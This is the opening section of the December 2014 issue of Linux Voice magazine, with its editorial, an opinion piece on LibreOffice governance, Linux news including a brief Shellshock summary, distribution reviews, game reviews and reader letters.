THE WORLD'S BIGGEST AND BEST LINUX MAGAZINE

LINUX VOICE

116 PAGES OF LINUX LEARNING

December 2014

FREE SOFTWARE | FREE SPEECH

SECURITY APOCALYPSE
SHELLSHOCK
Find out how hackers are exploiting the Bash bug

TEXT PROCESSING
LATEX
Prettify the written word the geek way

PRIVACY
TOX
Leak government secrets in private

BEST LINUX APPS 54

Discover the best free software known to man – all of it just a click away

+

34+ PAGES OF TUTORIALS


PYTHON Generate Mandelbrot fractals
KERNEL Switch features on and off for a better Linux
OFFICE SUITES Why let the toad work squat on your life?

TIM O'REILLY
THE SAGE
Why print isn't dead (but DRM should be).

GRAPHICAL ENVIRONMENT
GNOME
What next for our old favourite desktop?

ISSN 2054-3778
9 772054 377001 124
December 2014 £5.99 Printed in the UK

Andrews & Arnold Ltd




HOME::1 BROADBAND F*CK FILTERING

Home::1 from AAISP is broadband that comes without unpleasant 'extras' like filtering, carrier grade NAT and offshore call centres. The service comes with one static real IPv4 address and a block of real IPv6 address space. In short, Internet the way it was meant to be.

FROM £25 A MONTH ★ NO CENSORSHIP ★ REAL IPv4 & IPv6
GREAT UK BASED SUPPORT BY LINUX USERS ★ CLEAR DRIPA POLICY

OFFICE::1 BROADBAND
BUSINESS GRADE CONNECTIVITY



Two dedicated broadband lines; two modems plus a spare, a FireBrick bonding appliance/router and a 3G dongle for failover are the ingredients that make up Office::1 Broadband from Andrews & Arnold.

- **Highly redundant connectivity**
- **No censorship**
- **Real IPv4 and IPv6**
- **Pro-active line monitoring**
- **Staff who use Linux daily**

Contact us today via telephone, email, SMS or IRC!

www.aa.net.uk 03333 400 220 sales@aa.net.uk

Welcome to Linux Voice

The December issue

LINUX VOICE

Linux Voice is different. Linux Voice is special. Here's why...

1 At the end of each financial year we'll give 50% of our profits to a selection of organisations that support free software, decided by a vote among our readers (that's you).

2 No later than nine months after first publication, we will relicense all of our content under the Creative Commons CC-BY-SA licence, so that old content can still be useful, and can live on even after the magazine has come off the shelves.

3 We're a small company, so we don't have a board of directors or a bunch of shareholders in the City of London to keep happy. The only people who matter to us are the readers.

THE LINUX VOICE TEAM

Editor Graham Morrison
graham@linuxvoice.com

Deputy editor Andrew Gregory
andrew@linuxvoice.com

Technical editor Ben Everard
ben@linuxvoice.com

Editor at large Mike Saunders
mike@linuxvoice.com

Games editor Liam Dawe
liam@linuxvoice.com

Creative director Stacey Black
stacey@linuxvoice.com

Malign puppetmaster Nick Veitch
nick@linuxvoice.com

Editorial contributors:
Chris Brown, Andrew Conway, Mark Crutch, Josette Garcia, Juliet Kemp, John Lane, Vincent Mealing, Simon Phipps, Les Pounder, Tariq Rashid, Mayank Sharma, Valentine Sinitsyn

GRAHAM MORRISON

A free software advocate and writer since the late 1990s, Graham is a lapsed KDE contributor and author of the Meeq MIDI step sequencer.

There's a point in our interview with Tim O'Reilly (p40) where he says, "It used to be the case that free and open went together, and expensive and proprietary went together. Now proprietary and free, as in price, are overlapping."

I must admit, I used to find the high-quality and no-cost of online and cloud services a difficult argument to counter – I used them for years. But I've profoundly changed my mind. And once again, it's Linux, open source and Free Software that provides the only alternative. The problem is that while these free services are proprietary, we, as individuals, have no voice. You can't phone Google and ask them why your account is locked. With OS X upgrades costing nothing, your recourse with Apple is different from how it would be if you'd spent £100. And who's betting Microsoft charges nothing for a Windows 10 upgrade? It muddies our consumer rights, it gives companies like Apple the belief it can push the latest U2 album to our devices, and it locks us in. The only real alternative is Linux and open source.

Graham Morrison
Editor, Linux Voice

SUBSCRIBE ON PAGE 62

What's hot in LV#009

ANDREW GREGORY

Hot on the heels of the Shellshock vulnerability, Ben has written a tutorial on exploiting it to protect yourself. **p90**

BEN EVERARD

The kernel is a weird place, a little like Pandora in *Avatar*. Andrew Conway's wonderful tweaking guide makes it childsplay. **p26**

MIKE SAUNDERS

We've got a monster epic guide for coding beginners – learn Python while making lovely, infinitely complex fractals. **p96**

CONTENTS

December LV009

Here we are, born to be kings, we're the princes of the **apt-get** command.

SUBSCRIBE ON PAGE 62

18

The best Linux apps *EVER!!!!!*

Turn to page 18 and fire up your package manager...

40

Tim O'Reilly

Why DRM is evil, print is hanging on, and open source is as important as ever.

MAKERS OF THE WORLD, UNITE AND TAKE OVER

30 MAKER FAIRE

Need inspiration for your next project? Get out there and see what other people are doing!

FAQ

38 FAQ: SYSTEMD


How a replacement for Linux's startup scripts is taking over the world and making Slashdot angry.

34 GNOME

What next for the Gnome Foundation? We spoke to its former executive director to find out.


REGULARS

TUTORIALS




Tox: Encrypted peer-to-peer communications

Chat without any government spooks listening to you.




Python: Write a simple Twitter client

Connect your application to the weird world of social media.




Latex: Compose beautiful text

The layout tool for the über geek isn't as hard as it looks.




OpenMediaVault: NAS for everyone

Get network attached storage the easy, Linuxy way.



Shellshock: Breaking into Bash


How the scary security flaw works. Now update!



Cyrus: Build your own mail server...

... and implement bespoke antivirus and spam checking.

REVIEWS



NEWSANALYSIS

The Linux Voice view on what's going on in the world of Free Software.

Opinion

Four years of community progress

Founded by a community split, LibreOffice is innovating in a way that we need to emulate.

Simon Phipps is president of the Open Source Initiative and a board member of the Open Rights Group and of Open Source for America.

The last weekend in September was the 4th anniversary of the founding of the *LibreOffice* project. Since its founding, the project has grown in leaps and bounds, becoming the default in most Linux distributions for handling office documents and presentations. What lessons can be learned from its first four years?

The project is hosted in a new (for open source) form of organisation. Having watched other projects become over-influenced by business politics, the *LibreOffice* project decided to create a legal entity around the code that provided a level playing field for all involved. It uses a German non-profit structure called a "Stiftung", a very stable and essentially immutable trust designed for the long term. It's the sort of structure one generation creates to carry care of a building or a monument for future generations. The project created The Document Foundation (TDF) to protect itself, a move regarded by the authorities in Germany as radical and unusual but ultimately endorsed by the regional government of Berlin.

TDF is run by Members, who are the legal trustees of the organisation and who are active contributors admitted by an elected Membership Committee (where I volunteered for a while). The Members elect a board of directors each year, who are them empowered to run the formal affairs of the community. There's no overall "boss" -- the membership committee runs the board elections and the board runs the membership committee elections. This stable structure with strict rules is fairly actively overseen by Berlin to ensure the rules are followed, ensuring even the best game-playing corporations can't take over.

Foundations of success

LibreOffice is well-funded in what seems a safe and sustainable way. Some of the funding comes from an Advisory Board mechanism similar to those used by many other open source communities like Gnome. Advisory Board members are essentially sponsors; they gain no governance role and donate either funds or expertise because they want to see the project succeed. Wise projects make sure they are neither dependent on a single sponsor nor fully dependent on corporate sponsors. So *LibreOffice* also gets substantial funding from donations. With 80 million active users, it only takes a small donation from each person visiting the web page and *LibreOffice* has received enough cash this way to be able to hire a full-time executive director.

As well as innovative governance and funding, the project has also been focussing the work of hundreds onto the code. Talk about "quality" and "buggy code" is cheap and flows freely both as insult and plaudit, but there's a more concrete measure available. A research project into automatic detection of the most common software defects became a company called Coverity, and today they offer open source projects free access to their commercial tools to both evaluate code quality and to detect defects. Today well over 2500 projects make use of this "Coverity Scan" and provide a convenient way to track code improvement in each of them. The tool calculates a "defect density" score of defects detected per 1000 lines of code. A project this size has an average defect density of 0.65. When TDF inherited the code from OpenOffice.org, the defect density was 1.11, but they have had a team focussed on the Coverity Scan and over the four years they have achieved a more than ten-fold improvement, getting it down to 0.08. That's an impressive achievement, reflecting the broader dull-but-essential work of robust rest-and-fix. Today the code is slimmer, has an order of magnitude fewer defects, includes asserts and unit tests to prevent regressions and as a consequence loads faster and fails less.

So four years in, what are the lessons? First, focus on the code. Make it great, make it accessible to newcomers, make it easy to build and test, make quality a priority. Second, create equality. TDF has created a level playing field with its governance where many companies are able to collaborate alongside a cornucopia of volunteers. Third, spend wisely. Money is not always a blessing to an open source project and spending it without creating divisions is hard to do.

Starting a new open source project is hard; forking an existing one is painful; creating a new large non-profit Foundation is much harder still. But four years on, *LibreOffice* is setting the standard for how it should be done.

"Four years on, LibreOffice is setting the standard for how an open source project should be run."

Minecraft • Netflix • TrueCrypt • Gnome 3.14 • Photoshop • Shellshock

CATCHUP Summarised: the biggest news stories from the last month

1 Debian to switch (back) to Gnome as default desktop

The last release of Debian featured Xfce as its standard desktop, largely due to its compact size – it meant that a whole Debian system could fit on a CD. But now it looks like the distro will switch back to using Gnome as the default, primarily because that desktop has better accessibility support and *systemd* integration. It could mean that the single-CD version of Debian gets canned, but the distro team doesn't seem particularly worried about that.

2 Netflix finally comes to Linux! Well, sort of...

We Linux users haven't had the best time with Netflix, the world's most popular streaming video service. Sure, it's possible to use it via the *Pipelight* plugin and plenty of fiddling, but now things have gotten a lot easier with development builds of Google Chrome. By tweaking your user agent string and using the HTML 5 video mode of Netflix, you can now stream videos without add-on software. It's still a bit of a hack, and we'd like official support from Netflix, but it's a start.

3 TrueCrypt project is reborn as CipherShed

Back in May, the popular *TrueCrypt* encryption software was discontinued under mysterious circumstances. But now a fork has brought the codebase back to life, and development snapshots are here: **www.ciphershed.org**

CipherShed
Secure Encryption Software

4 NHS ditches Oracle DB in favour of NoSQL

Bye bye *Oracle*! Yes, the UK's National Health Service, the country's largest employer, is ditching its Oracle-based backbone and is moving to a *NoSQL* solution called *Spine2*. This will use an open source stack on top of Linux, all running on commodity hardware. Some NHS IT projects have failed spectacularly in the past, but this switch has been in the planning stages for three years, so it should go more smoothly. A good time for Larry Ellison to step down as Oracle CEO...

5 Microsoft buys Minecraft creator for huge sum

This isn't directly Linux related, but we know that plenty of people enjoy *Minecraft*, the vastly popular sandbox construction engine, on their Linux machines. Microsoft has snapped up Mojang, the company behind the game, for an impressive $2.5bn – and its founder is leaving to concentrate on other things. So what happens now? Will Microsoft work on *Minecraft 2*, which just so happens to only work on Windows? Will the Java version be discontinued? Time will tell.

6 Gnome 3.14 to further integration with systemd

This is related to the first news story this month, and hasn't been well received by everyone. The next release of Gnome will make deeper use of *systemd*, especially its user sessions management. This means the desktop can drop support for the (unmaintained) *ConsoleKit*, but questions have arisen about future Gnome releases working on other operating systems, such as FreeBSD. There's a good explanation about the reasoning here: **http://tinyurl.com/p8e24h4**

7 Adobe Photoshop comes to Linux! Well, sort of...

Whether you love the company or hate it, there's no doubt that Adobe has a lot of clout when it comes to media and productivity software. Google has announced that *Photoshop* and other Creative Cloud programs will be coming to Chrome OS – which, of course, is based on the Linux kernel. So it doesn't mean we'll be 'shopping images on our regular GNU/Linux boxes any time soon, and it's still proprietary software, but at least it's a step in the right direction.

8 "Shellshock" vulnerability in Bash shakes the web


We've got more about this on page 90, but in brief: a decades-old security hole in *Bash* has been discovered, making potentially millions of web servers open to exploitation. Most distros have rushed out patches to mitigate the problem, but it's a reminder that despite the benefits of free and open source software, if very few people are looking at crusty old code, bugs can remain unspotted for a long, long time. If you haven't upgraded yet, we recommend doing it now.

DISTROHOPPER

Our pick of the latest releases will whet your appetite for new Linux distributions.

Open Media Vault

Keep your data backed up.



With Open Media Vault, you can set up a NAS without ever having to go near the command line.

Open Media Vault (OMV) is a Network Attached Storage (NAS) system built on open source software. Traditionally, this is an area that has been dominated by the BSD flavour of Unix, but there are now a few Linux NAS systems fighting back. It's straightforward to install OMV through its *Curses*-based installer. You just enter some basic details (username, password, and a few other bits and pieces), and the rest of the installation is automatic.

When you boot the machine following an install, it will go to a text-based Linux login that tells you the IP address to access the machine at. By default, you'll have web access to a control panel, and from here you can enable SSH, FTP, Rsync and other access protocols, as well as adding users and managing the system.


With GUI control panels, there's always a trade-off between how easy it is to use a system and how complicated the control panel is. OMV's control panel is easy to use, but you need to know what you want to set up, so it's not a completely trivial affair for non-technical people.

Advanced users may miss the power of ZFS configuration that's possible with some of the BSD and Solaris based NAS solutions. Technically, it is possible to add ZFS, but only through the command line rather than the web control panel. OMV is based on Debian Wheezy, so anything that's possible on that should be possible on OMV.

Open Media Vault should work well for most home or small office networks. It's most suited for people comfortable using Linux who don't want to make the switch to BSD for their NAS.

Q4OS

A distro that's keeping KDE 3 alive in a KDE 5 world.



No, really, this image, resplendent in KDE 3, is of a distro released in 2014.

Most KDE users are preparing themselves for the shift from version 4 to version 5. However, a few hardy souls still maintain that the desktop reached perfection in version 3, and still cling doggedly to it. The Trinity project forked KDE 3 after development stopped in 2008, and has continued releasing bugfixes.

Q4OS uses the Trinity desktop to provide what the developers claim is a "fast and powerful desktop operating system designed to offer classic-style user interface, long-term stability and strong foundation for complex third party applications."

There was nothing wrong with KDE 3 – indeed, it was a great desktop environment, possibly the best desktop environment of its day. Here at Linux Voice, we have fond memories of it. We even clung to it for a while in the face of the early releases of KDE 4. However, times have moved on; fashions have moved on; the way we use computers has moved on; but Trinity hasn't moved on.

Q4OS is good for a nostalgia, but we struggle to think of a reason to recommend it beyond this. If you're looking for a *Qt*-based environment that's less resource hungry than KDE 4 (or 5), then Razor Qt or the upcoming LXQT would be a better option.

Some commentators have touted it as a potential refuge for Windows XP users not willing to go to Windows 8. The design is certainly inkeeping with the trends of the same era, but we're not convinced that this is reason enough to hold back the future.

There is a place for distros with slow change cycles that don't force new ways of working on unsuspecting users every year or two, but Q4OS takes it just a little too far.

Gentoo

Speed freaks and tinkerers only need apply.

Around 14 million years ago, the gentoo penguin split off from the chinstrap and became an independent species. In this time, it's adapted to become one of the fastest species of penguins and can swim three times as fast as the emperor penguin.

12 years ago, Gentoo became an independent Linux distribution built for speed. It gets this speed by providing packages as source code rather than binary packages. This source code can then be compiled and optimised for the specific machine it's installed on. This build-it-yourself philosophy goes beyond just compilation though, and makes Gentoo one of the most configurable systems available.

Of course, speed is a many-faced concept. While it may be quicker to run things on Gentoo, it's slower to install them (you can also install binary packages to save time if you wish). With each new, better, faster generation of hardware, the overhead of compilation gets smaller. Still, it's worth considering the processing power of your computer when deciding whether to use Gentoo Linux.

Compiling KDE from scratch gives you access to even more options than the already overloaded configuration files. There's a speed boost, but it's more about the customisation for Gentoo users.

While speed is often the reason Gentoo users give for using the distro, we suspect that this isn't really the case. Specifically compiled code is like tailor-made clothes, but instead of fitting your body perfectly, it fits your CPU exactly how it should. It just feels better in a way that's hard to describe.

The compilation opens up a whole set of options that many Linux users never knew they had. If you like to tinker – really tinker – with your system, then Gentoo might be for you. It may make your computer a little quicker, but let's be honest here, it's more about the joy of tinkering, isn't it?

Ubuntu Mate Can a new spin draw back some lost users?

Ubuntu Mate looks and feels nice – like an updated version of pre-Unity Ubuntu, just less brown and orange. This might be too little, too late though, as most Ubuntu users who don't like Unity have long since left to find other distros, such as Mint, which is based on Ubuntu and already comes with the Mate desktop.

There are a few differences between Mint Mate and Ubuntu Mate though. For example, Ubuntu Mate has the software centre and has simpler access to a lot of non-free software. Now that Mint's going to be based solely on LTS releases (with some back-ported features), Ubuntu Mate should have more up-to-date software. There isn't much difference now, as we're only a few months from the previous LTS release, but in a year's time, there will probably be a pronounced difference (of course, people who don't like chasing the latest releases may prefer the more sedate release pace of Mint Mate). On the other hand, the Mate desktop is developed by the Mint team, so Mate-specific software will probably start being released on a schedule to work best with Mint.

At the time of writing, Ubuntu Mate wasn't an official spin, and it's not clear if it ever will be. This shouldn't overly trouble users, but it might mean there's a slight delay between when a new version of Ubuntu is officially released and the new version of Ubuntu Mate is coming out. It's too soon to tell how long this delay will be though.

As we've come to expect from prominent Ubuntu spins (even non-official ones like Mate), it's well themed and looks good out of the box. The development team haven't tried to recreate the look of older versions of Ubuntu; instead, they've tried to create a new look that is modern yet still has a familiar feel to it.

Ubuntu Mate is the most anticipated Ubuntu release of the year, despite the fact that it hasn't come from Canonical, Ubuntu's parent company.

GAMING ON LINUX

The tastiest brain candy to relax those tired neurons

CROWDFUND YOUR GAME

Liam Dawe is our Games Editor and the founder of gamingonlinux.com, the home of Tux gaming on the web.

Now that Linux gaming is in full swing, things that didn't previously affect our platform are starting to put Linux in the firing line.

What we are talking about is Crowdfunding and Early Access games, and the feeling from many that they are starting to wear a bit thin. Some gamers have even stated they feel that these funding methods are ruining the games industry, but we don't think it's as severe as this.

There are always going to be risks when you front your own money to help a developer bring a game to life, and you should always go into it knowing this and accepting this.

With these methods of funding, you are helping to fund an idea, but not a 100% complete game, and it seems some people are forgetting this in the wider community.

Some planned features may not always make it in; that's perfectly normal for game development and it happens a lot. The issue is that when using these funding methods the developers' ideas get taken as fact, and when these features are cut some gamers get very upset.

The main problem is a lack of clear communication from developers, and especially in relation to Linux ports. We hope this is something developers will work on. These funding methods are constantly evolving, so to call them out as being bad for the industry is a little extreme. They have created a chance for many Linux games we might otherwise never have, so let's look on the bright side.

Borderlands 2

Are you ready to shoot & loot?

One of the hottest first-person shooters of the last few years is undoubtedly *Borderlands 2* and it has been officially released for Linux! This is absolutely massive news, as it's a high budget game and another big name to be playable on Linux.

It blends "cell-shaded" graphics with frantic shooter action, and it throws in some neat RPG mechanics. Each character has special abilities, so be sure to try them all to find who fits your style!

The loot system is also fantastic as you will constantly find better guns, some of which have some fun weapon effects on them to boost their power.

It cannot be understated how important games like this are for growing our platform.

Important Note: It's only supported on Nvidia graphics cards right now. If it sounds like your cup of tea, it's available for £19.99 from Steam.

http://store.steampowered.com/app/49520/

Tropico 5

Power corrupts. That sounds like fun to us!

Tropico 5 is the latest instalment in the very popular city-builder series, and the first in the series to be on Linux.

You get to create your very own dictator to run a tropical island and do with it as you wish, but be careful not to annoy the crown as you secretly prepare for independence!

It has the typical city-builder features like roads (I know, exciting right!), houses and commerce, but it does things a little differently with a comical edge to it.

You will need to create army units to protect your city with, and search out your surroundings for riches and wonders. The best part of *Tropico 5* has to be the multiplayer mode; you can build online with others, and it can get very amusing with lots of dictators battling it out.

You can grab it on Steam right now for £34.99.

http://store.steampowered.com/app/245620

Another World

A real gem from another time.

Another World (or *Out of this World* as it was called in some places) is an absolute classic from a different era of video games. The 20th anniversary edition has just made its way onto Linux courtesy of game porting master Ryan "Icculus" Gordon.

The game came from a time where the Amiga system was going strong and it was praised highly on its release. So many years later, Linux gamers can get in on the action.

If you have never played it, we really suggest giving it a go to see a piece of gaming history in action.

It's available for £7.99 from Steam.

http://store.steampowered.com/app/233550/

Counter Strike
Global Offensive

Classic first-person shooter.

Counter Strike: Global Offensive is the latest iteration of the massively popular online FPS from Valve, and it has officially landed on Linux, bringing with it some frantic action.

One of the new modes, titled "Arms Race", is an absolute blast online as you change weapons with each kill and end up on a knife, upping the intensity with each kill. Based on the latest version of Valve's own *Source* engine, it looks and plays beautifully already, even being such a new release. And, knowing Valve, it will be supported for many years to come.

Available on Steam for £11.99.

http://store.steampowered.com/app/730/

Outlast

One of the scariest games ever made.

It's time to hide behind your cushions – it looks like *Outlast* is heading to Linux!

Outlast is a first person survival horror game (bit of a mouthful!) and it's absolutely terrifying to play in the dark!


You can check it out on Steam below, but be warned not to buy it until the Linux release appears to avoid being disappointed and to have your purchase count as a Linux sale to help our platform.

http://store.steampowered.com/app/238320/

ALSO RELEASED...

Robocraft

How about a free game that lets you build a vehicle and blow up other people's? If that tickles your fancy, you'll like *Robocraft*. You level up, gain access to more interesting building blocks for your craft and then battle it away online against gamers far and wide. It's really quite fun watching your craft and enemy craft slowly disintegrate.
http://store.steampowered.com/app/301520/



Planetary Annihilation

Possibly one of the biggest real-time strategy titles ever made has smashed its way out of 'Early Access'! *Planetary Annihilation* is an inter-planetary battleground that allows you to crash moons into planets, but it will suck a lot of your time away.

The full release has seen another price drop too, so it's much more affordable to destroy planets at £22.99 now.
http://store.steampowered.com/app/233250/

Hatoful Boyfriend

Probably one of the strangest games we will ever play. Fancy dating a pigeon? Like anime/manga-style graphics? (We had you at pigeons didn't we – be honest!)

Despite the dodgy premise, this pigeon high school dating sim is highly rated, so give it a go and try not to get hooked. You can grab it for £6.99 on Steam right now.
http://store.steampowered.com/app/310080/

LINUX VOICE YOUR LETTERS

Got something to say? An idea for a new magazine feature?
Or a great discovery? Email us: letters@linuxvoice.com

LINUX VOICE STAR LETTER

WE'RE DOING SOMETHING RIGHT!

Looking awesome! I haven't kept on top of the magazine, but decided to read Issue 8 today and just the front cover is enticing, lots of articles about Linux-y things that interest me.

Reading the gaming section, I was a little disappointed that every single link was to Steam. I think Valve has done a lot to boost Linux gaming support in general this last year, but that doesn't entirely do away with their general bad attitude towards software ownership. While most games require Steamworks (eg *Civilisation 5*), I think it's worthwhile to highlight when a developer has put the effort into avoiding this (eg *Kerbal Space Program*), or older titles have been repackaged DRM-free (eg *AI War*) rather than just re-releasing them on Steam.

GOG.com haven't been friendly to Linux in the past, but they currently offer both Debs and tarballs for an increasing catalogue, with official support for Ubuntu/Mint and a 30 day money-back guarantee if it doesn't work on your system, and store credit for losing out on regionally-priced games.

I also saw the *Dungeons 2* announcement, but I think *War For The Overworld* is more likely to become the unofficial Dungeon Keeper 3. *WFTO* has Linux builds, now with multi-player and the DRM-free release has been announced for February. Other than the *Dungeons 2* mention, the actual content of this section was a good sample of games, hopefully the "history of" article will also be good.

Phil Morrell

Steam is a big deal for games, and potentially a bigger deal for Linux.

Graham says: Thank you for such a comprehensive letter. And I think you're absolutely right. It's not our strategy to focus purely on Steam, but with so many high-profile developers following Valve's lead, it's difficult not to - this month is no different with the release of Borderlands 2, for example.


But we will make an extra effort to cover other independent games publishers, especially those whose titles are DRM-free.

PHOTOSHOP

